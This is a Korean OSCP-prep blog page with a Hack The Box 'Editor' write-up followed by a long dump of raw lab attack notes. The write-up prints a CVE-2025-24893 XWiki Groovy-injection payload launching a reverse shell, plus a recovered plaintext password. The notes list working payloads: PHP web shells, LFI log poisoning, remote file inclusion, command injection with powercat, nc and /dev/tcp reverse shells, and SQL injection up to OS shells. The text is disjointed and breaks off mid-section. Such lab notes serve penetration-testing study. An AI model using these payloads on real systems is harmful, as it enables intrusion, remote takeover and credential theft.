8월 중순 부로 메가존클라우드 HALO 유닛에 입사하여 다시 열심히 일하고 있어서,
블로그 포스팅이 많이 밀렸다. 비밀글로 작성해둔거 얼른 정리해서 하나씩 올려야겠다...
'Claude97' 카테고리의 다른 글
| 블로그를 시작하며. (0) | 2022.09.25 |
|---|
8월 중순 부로 메가존클라우드 HALO 유닛에 입사하여 다시 열심히 일하고 있어서,
블로그 포스팅이 많이 밀렸다. 비밀글로 작성해둔거 얼른 정리해서 하나씩 올려야겠다...
| 블로그를 시작하며. (0) | 2022.09.25 |
|---|


구글링 하다 보면 OSCP 시험과 유사한 machine 들을 모아놓은 자료가 있는데,
거기서 나온 Hack the box 문제들을 풀고 있다.
80% 이상 풀고 블로그에 정리가 끝날 때쯤 시험을 보지 않을까 싶다.


| OSCP - NoteFile.txt (0) | 2026.06.14 |
|---|---|
| OSCP - Challengelab.txt (0) | 2026.06.14 |
| OSCP - Hack the box text (0) | 2026.06.14 |
| OSCP - 명령어 및 기타 정리 (0) | 2026.06.14 |
| OSCP - 7(Windows Privilege Escalation&Linux Privilege Escalation) (0) | 2026.05.28 |

[Editor / Linux / Easy]

sudo nmap -v -sC -sV 10.129.231.23포트 스캔 동작으로 22/80/8080 포트 오픈과 editor.htb 도메인을 확인할 수 있고, hosts 파일 수정 후 홈페이지에 접근하면
wiki.editor.htb 라는 'wiki' 서브도메인을 찾을 수 있지만 많이 쓰는 ffuf 로 한번 더 해봤다.

ffuf -u http://editor.htb -H "Host: FUZZ.editor.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -acffuf 사용 중 -ac 옵션으로 불필요한 데이터(노이즈) 를 걸러서 보면 편한다.
(5000 wordlists 로는 안잡혀서 20000으로 돌린건 비밀)
찾은 서브 도메인으로 접속 해보면 xWiki 의 15.10.8 버전이 사용중인걸 알 수 있고, 관련 취약점을 찾아보았다.

CVE-2025-24893 취약점은 요약하면
XWiki 에서 발생한 치명적인 미인증 원격 코드 실행(Unauthenticated RCE) 취약점으로
Xwiki 에서 전체 텍스트 검색을 위한 SolrSearch 매크로(내부 코드에서는 Main.SolrSearchMacros 로 정의되어 있음)
가 입력값으로 받은 매개변수에 대한 검증이 이루어지지 않아 Groovy 코드로 Injeciton 할 수 있는 취약점이라고 보면 된다.
그래서 PoC 코드를 보면
# Groovy payload
payload = (
    f"}}}}}}{{{{async async=false}}}}{{{{groovy}}}}"
    f"\"bash -c {{echo,{base64_revshell}}}|{{base64,-d}}|{{bash,-i}}\".execute()"
    f"{{{{/groovy}}}}{{{{/async}}}}"
)
groovy 코드 삽입으로 리버스 쉘을 실행시키는걸 볼 수 있다.


xwiki 계정으로 들어가 해당 서비스에서 default credential 를 확인할 수 있을만한 자료들을 찾아봤고,
https://wiki.archlinux.org/title/XWiki
XWiki - ArchWiki
XWiki is an open-source enterprise-ready wiki written in Java, with a focus on extensibility. Installation Feel free to follow along on the XWiki Installation Guide. These instructions assume you will be using Tomcat and PostgreSQL. It should not be too di
wiki.archlinux.org
위 사이트에서 XWiki 의 기본 구성. 환경 설정(Tomcat, PostgreSQL, install path, hibernate.cfg.xml) 등을 확인할 수 있었다.
hibernate.cfg.xml 파일에서 DB 와 연동하려는 connection URL, username, password 를 찾을 수 있다는걸 알고, 파일을 찾았다.


hibernate.connection.url : [URL]
hibernate.conneciton.username : xwiki
hibernate.connection.password : theEd1t0rTeam99


추가로 나온 인증 정보로 유저 계정으로 보이는 oliver 에 접속을 시도했고 접근 할 수 있었다.

Local File InClusion
curl --path-as-is http://192.168.236.193:3000/public/plugins/mysql/../../../../../../../../Users/install.txt
curl --path-as-is http://192.168.236.193:3000/public/plugins/mysql/../../../../../../../../../../Users/install.txt
\xampp\apache\logs
../../../../../../../../../../xampp/apache/logs
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../xampp/apache/logs/access.log
<?php echo system($_GET['cmd']); ?>
../../../../../../../../../../xampp/apache/logs/access.log&cmd=dir
hopefullynobodyfindsthisfilebecauseitssupersecret.txt
type%20hopefullynobodyfindsthisfilebecauseitssupersecret.txt
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../../../xampp/apache/logs/access.log&cmd=type hopefullynobodyfindsthisfilebecauseitssupersecret.txt
------
PHP Wrappers
http://mountaindesserts.com/meteor/index.php?page=admin.php
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../var/www/html/backup.php
http://mountaindesserts.com/meteor/index.php?page=php://filter/convert.base64-encode/resource=../../../../../../../../var/www/html/backup.php
http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php
http://mountaindesserts.com/meteor/index.php?page=php://filter/convert.base64-encode/resource=admin.php
base64
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbnRlbmFuY2U8L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogICAgICAgIDw/cGhwIGVjaG8gJzxzcGFuIHN0eWxlPSJjb2xvcjojRjAwO3RleHQtYWxpZ246Y2VudGVyOyI+VGhlIGFkbWluIHBhZ2UgaXMgY3VycmVudGx5IHVuZGVyIG1haW50ZW5hbmNlLic7ID8+Cgo8P3BocAokc2VydmVybmFtZSA9ICJsb2NhbGhvc3QiOwokdXNlcm5hbWUgPSAicm9vdCI7CiRwYXNzd29yZCA9ICJNMDBuSzRrZUNhcmQhMiMiOwoKLy8gQ3JlYXRlIGNvbm5lY3Rpb24KJGNvbm4gPSBuZXcgbXlzcWxpKCRzZXJ2ZXJuYW1lLCAkdXNlcm5hbWUsICRwYXNzd29yZCk7CgovLyBDaGVjayBjb25uZWN0aW9uCmlmICgkY29ubi0+Y29ubmVjdF9lcnJvcikgewogIGRpZSgiQ29ubmVjdGlvbiBmYWlsZWQ6ICIgLiAkY29ubi0+Y29ubmVjdF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbnRlbmFuY2U8L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogICAgICAgIDw/cGhwIGVjaG8gJzxzcGFuIHN0eWxlPSJjb2xvcjojRjAwO3RleHQtYWxpZ246Y2VudGVyOyI+VGhlIGFkbWluIHBhZ2UgaXMgY3VycmVudGx5IHVuZGVyIG1haW50ZW5hbmNlLic7ID8+Cgo8P3BocAoKc3lzdGVtKCJzdWRvIHJzeW5jIC1hdnpSIC92YXIvd3d3L2h0bWwvaW5kZXgucGhwIC9tbnQvZXh0ZXJuYWwvIik7Ci8vIFNpbmNlIGl0IGlzIGEgUEhQIGZpbGUgdmlzaXRvcnMgY2Fubm90IHNlZSB0aGlzIGNvbW1lbnQuIFdlIG5lZWQgdG8gZXh0ZW5kIHRoaXMgc2NyaXB0IHRoYXQgaXQgYmFja3VwcyB0aGUgd2hvbGUgc3lzdGVtIGJ1dCBub3cgYXMgYSBQb0MgaXQgb25seSBiYWNrdXBzIGluZGV4LnBocAovL0BBbGw6IFdoZW4geW91IHJ1biB0aGUgYmFja3VwIHNjcmlwdCB5b3UgbmVlZCB0byBlbnRlciB0aGUgcGFzc3dvcmQgT1N7OTEzNTNiYmFmODNmMGE0MGZjNDk3MjFjZGJiOGUzY2J9LgoKPz4KCjwvYm9keT4KPC9odG1sPgo=
curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20system('uname%20-a');?>"
echo -n '<?php echo system($_GET["cmd"]);?>' | base64
PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==
curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=uname%20-a"
=====
RFI
kali@kali:/usr/share/webshells/php/$ python3 -m http.server 80
curl "http://mountaindesserts.com/meteor/index.php?page=http://192.168.45.227/simple-backdoor.php&cmd=ls"
curl "http://mountaindesserts.com/meteor/index.php?page=http://192.168.45.227/simple-backdoor.php&cmd=cat%20/home/elaine/.ssh/authorized_keys"
kali@kali:/usr/share/webshells/php/$ python3 -m http.server 80
curl "http://mountaindesserts.com/meteor/index.php?page=http://192.168.45.227/php-reverse-shell2.php"
=====
http://mountaindesserts.com/meteor/upload.php
curl http://mountaindesserts.com/meteor/uploads/simple-backdoor.pHP?cmd=dir
## Using type C:\xampp\passwords.txt
curl http://mountaindesserts.com/meteor/uploads/simple-backdoor.pHP?cmd=type%20C%3A%5Cxampp%5Cpasswords.txt
http://192.168.238.16/index.php
user admin / password admin@123
/opt/install.txt
curl http://192.168.238.16/simple-backdoor.php?cmd=cat%20/opt/install.txt
=======
Command Injection
192.168.214.189
kali@kali:~$ curl -X POST --data 'Archive=ipconfig' http://192.168.214.189:8000/archive
kali@kali:~$ curl -X POST --data 'Archive=git' http://192.168.214.189:8000/archive
curl -X POST --data 'Archive=git%3Bipconfig' http://192.168.214.189:8000/archive
(dir 2>&1 *`|echo CMD);&<# rem #>echo PowerShell
%28dir%202%3E%261%20%2A%60%7Cecho%20CMD%29%3B%26%3C%23%20rem%20%23%3Eecho%20PowerShell
curl -X POST --data 'Archive=git%3B%28dir%202%3E%261%20%2A%60%7Cecho%20CMD%29%3B%26%3C%23%20rem%20%23%3Eecho%20PowerShell' http://192.168.214.189:8000/archive
kali@kali:~$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .
kali@kali:~$ python3 -m http.server 80
IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.45.195/powercat.ps1");powercat -c 192.168.45.195 -p 4444 -e powershell
IEX%20%28New-Object%20System.Net.Webclient%29.DownloadString%28%22http%3A%2F%2F192.168.45.195%2Fpowercat.ps1%22%29%3Bpowercat%20-c%20192.168.45.195%20-p%204444%20-e%20powershell
kali@kali:~$ curl -X POST --data 'Archive=git%3BIEX%20%28New-Object%20System.Net.Webclient%29.DownloadString%28%22http%3A%2F%2F192.168.45.195%2Fpowercat.ps1%22%29%3Bpowercat%20-c%20192.168.45.195%20-p%204444%20-e%20powershell' http://192.168.214.189:8000/archive
----
192.168.214.16
kali@kali:~$ curl -X POST --data 'Archive=git' http://192.168.214.16/archive
curl -X POST --data 'Archive=git%3Bls%20-al' http://192.168.214.16/archive
nc -e /bin/sh 192.168.45.195 4444
nc%20-e%20%2Fbin%2Fsh%20192.168.45.195%204444
kali@kali:~$ curl -X POST --data 'Archive=git%3Bnc%20-e%20%2Fbin%2Fsh%20192.168.45.195%204444' http://192.168.214.16/archive
---
192.168.201.16
the Future Factor Authentication application
test"&&bash -c "bash -i >& /dev/tcp/192.168.45.195/4444 0>&1"
test"&&bash -c "ls"
bash -i >& /dev/tcp/192.168.119.3/4444 0>&1
bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"
"&&bash -c 'bash -i >& /dev/tcp/192.168.45.195/4444 0>&1'"
%22%26%26bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.195%2F4444%200%3E%261%27%22
---
192.168.245.192
tool : whatweb, nmap
Using kali@kali:/usr/share/webshells/aspx/cmdasp.aspx
cd ../../../../../ && cd inetpub && type flag.txt
=====================
10. SQL Injection
SQL Thory and Databases
mysql -u root -p'root' -h 192.168.x.x -P 3306
SELECT user, authentication_string FROM mysql.user WHERE user = 'offsec';
--
select * from master.information_schema.tables;
SELECT name FROM sys.databases;
---
show databases;
use test
select * from users;
========
Manual SQL Exploitation
offsec' or 1=1 -- //
' or 1=1 in (select @@version) -- //
----
UNION-based
$query = "SELECT * from customers WHERE name LIKE '".$_POST["search_input"]."%'";
' ORDER BY 1-- //
%' UNION SELECT database(), user(), @@version, null, null -- //
' UNION SELECT null, null, database(), user(), @@version -- //
' union select null, table_name, column_name, table_schema, null from information_schema.columns where table_schema=database() -- //
' UNION SELECT null, username, password, description, null FROM users -- //
----
Blind SQL INjecitons
boolean based / time-based
http://192.168.50.16/blindsqli.php?user=offsec' AND 1=1 -- //
http://192.168.50.16/blindsqli.php?user=offsec' AND IF (1=1, sleep(3),'false') -- //
=========
Manual And Automated Code Execution
- Exploit MSSQL Database with xp_cmdshell
kali@kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
SQL> EXECUTE sp_configure 'show advanced options', 1;
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
SQL> RECONFIGURE;
SQL> EXECUTE xp_cmdshell 'whoami';
- MySQL(SELECT INTO_OUTFILE)
' UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE "/var/www/html/tmp/webshell.php" -- //
Then PHP code file is written
<? system($_REQUEST['cmd']); ?>
- Automate SQL Injection with SQLmap
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user --dump
* intercept the POST request via Burpsuite. / save it local text file
kali@kali:~$ sqlmap -r post.txt -p item --os-shell --web-root "/var/www/html/tmp"
10.3.2. Number 4
